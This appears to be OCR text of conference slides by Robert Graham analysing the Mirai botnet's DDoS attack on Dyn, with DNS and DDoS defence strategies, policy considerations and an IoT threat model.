
Robert Graham

All eggs in one basket



Robert Graham


BGP changes



Robert Graham

https://stat.ripe.net/widget/bgplay#w.resource=208.78.70.16

Increase TTLs



Resolver caching

- Resolvers cache responses
- Drops records after TTL seconds
  - And get a new one
- Change: if you can't get a new one, don't drop record

Everybody's doing it

- No persistence in botnet
- Many fight to take control of the devices
- Many splintered botnets rather than one large botnet

Robert Graham

Conclusion

- The same attack won’t work again

Robert Graham

Robert Graham

https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/

Complicated

- Paras Jha, 20 year old student
- Minecraft server maintainer, then anti-DDoS company
- Way to drive customers from other anti-DDoS companies
- Complicated interactions with the underground

Robert Graham

Source code

- Amateurish, like that of 20 year old students
- Doesn’t mean “stupid”, just not features of professional coders.
- Multiple coders
- https://github.com/jgamblin/Mirai-Source-Code

Apply: How to protect yourself?

- You probably don't have cameras
  - Vuln scanning for it on your network is probably pointless
- You need a DNS strategy
- You need a DDoS strategy
- You need a UPnP strategy

Robert Graham

DNS server strategy

- Use redundant servers
- One should be a server than can handle DDoS
- Set longer TTLs

Robert Graham

DNS client strategy

- Setup your own resolver
- Disable discarding stale records after TTL if no response
- Make sure services can keep running if DNS fails
  - The DNS supply chain

Robert Graham

Apply: Policy question

- For government policy makers crafting laws/regulations
- What can government do to ward off IoT botnets.

Robert Graham

It's a complicated answer

- Only 10.9% are in the United States
- Unbranded grey market, where they ignore regulation anyway
- IoT is behind firewall, cameras are exposed.
  - This was not an IoT botnet
- Cameras need remote reset (aka. Backdoor)
- Dyn fixed itself, without government help

Robert Graham

An IoT threat model, part 1

- No user interaction
  - Clicking on links/emails is how you infect your desktop/laptop
  - But not iPhones, mostly
  - Not IoT
- No exposed ports
  - At least, as the norm
  - So no direct vulnerable services, OWASP, etc.

An IoT threat model, part 2

- Cross Site Request Forgery
  - Clicking on links/emails
- Cloud service
  - Phishing of username/password
  - Cloud provider gets owned
    - IoT autoupdate considered harmful
- Local WiFi
- UPnP etc. for inbound

Robert Graham

An IoT threat model, part 3

- Vendors demand inbound connection
  - Old IoT like medical devices, HVAC, etc.
- IoT on non-private networks
  - Hospitals, bars, universities, etc.
- IPv4 vs IPv6
  - IPv4 for IoT increasingly costly, moving to IPv6

Robert Graham

Summary

- Details on how Mirai works
  - Means knowing how cameras work
- How to protect yourself from Mirai
  - No Mirai itself, but the attacks it does
  - Fix your DNS
- What is the future?
  - What's the threat model?
  - How can regulations help?

Robert Graham